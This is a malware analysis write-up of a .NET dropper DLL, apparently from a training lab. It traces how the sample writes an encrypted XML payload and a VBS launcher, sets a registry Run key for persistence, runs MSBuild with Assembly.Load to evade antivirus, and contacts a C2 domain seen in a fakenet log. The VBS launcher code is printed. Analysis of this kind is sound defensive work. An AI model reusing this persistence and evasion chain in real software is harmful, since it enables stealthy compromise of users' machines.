
Malware.cryptlib64.dll.malz

Malware.cryptlib64.dll.malz

This is a dll file also known as dynamic liked library ,it is a file library that contains code and data that can be used by more than one program at the same time



During static analysis we find mscorlib which is CLR(common language runtime) used to run C# ,F# and other languages and we even find .NETFramework which is a virtual machine for compiling and executing programs written in different languages like C#, VB.Net,F#.


We won't be able to open this file in normal editor so we use dnSpy which is .NET editor

In the code we can see the original name of the file which is EmbedDll in the setions we can observe 2 sub sections Cryptor and Program


In the program section we can see there is an empty main function whole cade has one function which is running the whole thing `private static void embed()` ,in that function a long base64 string is being decoded and decompressed and given to AES decrypt and written into `embed.xml` in public directory ,when we move further down we find another block of base64 code which is decoded and being written to a file in `C:\\Users\\Public\\Documents\\embed.vbs`


So two documents are being written into two different locations ,we find one more interesting thing this code opens User current registery hive and writing and going to the sub key of `Software\\Microsoft\\Windows\\CurrentVersion\\Run` and set value called embed and setting it's value as vbs script which we just unpacked

We can see what will program do by running it but we can't run dll script directly ,we need a vessel to run it,we can use rundll32 which provides vessel to run the script ,for running it we need a main method that is invoking everything ,so we need to give an argument so we give embed as argument to function as that is the important function




We can see the dowloaded vbs and xml file





We can also check for registry keys



When we open xml file we can see a large base64 encoded data is being decoded and decompressed and is passed to a system call known as `System.Reflection.Assembly.Load` It is a very interesting sys call interms of malware this call basically copies everything byte by byte without getting caught in the hands of anti-virus and EDR its a common method to bypass security.

In .vbs file we can see its calling the MSbuild.exe and passing the .xml file
So It has a registry run key that runs the vbscript when someone logs in

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

We can test this by firing it up n observe using fakenet

```
10/02/22 08:41:32 AM [          Diverter] svchost.exe (1668) requested UDP 10.0.0.4:53
10/02/22 08:41:32 AM [        DNS Server] Received A request for domain 'srv.masterchiefsgruntemporium.local'.
10/02/22 08:41:33 AM [        DNS Server] Received A request for domain 'srv.masterchiefsgruntemporium.local'.
10/02/22 08:41:56 AM [        DNS Server] Received A request for domain 'www.msftconnecttest.com'.
```

we we run this script it tries to access the `'srv.masterchiefsgruntemporium.local` domain and `www.msftconnecttest.com`.

We may conclude that this acts as c2 agent dropper.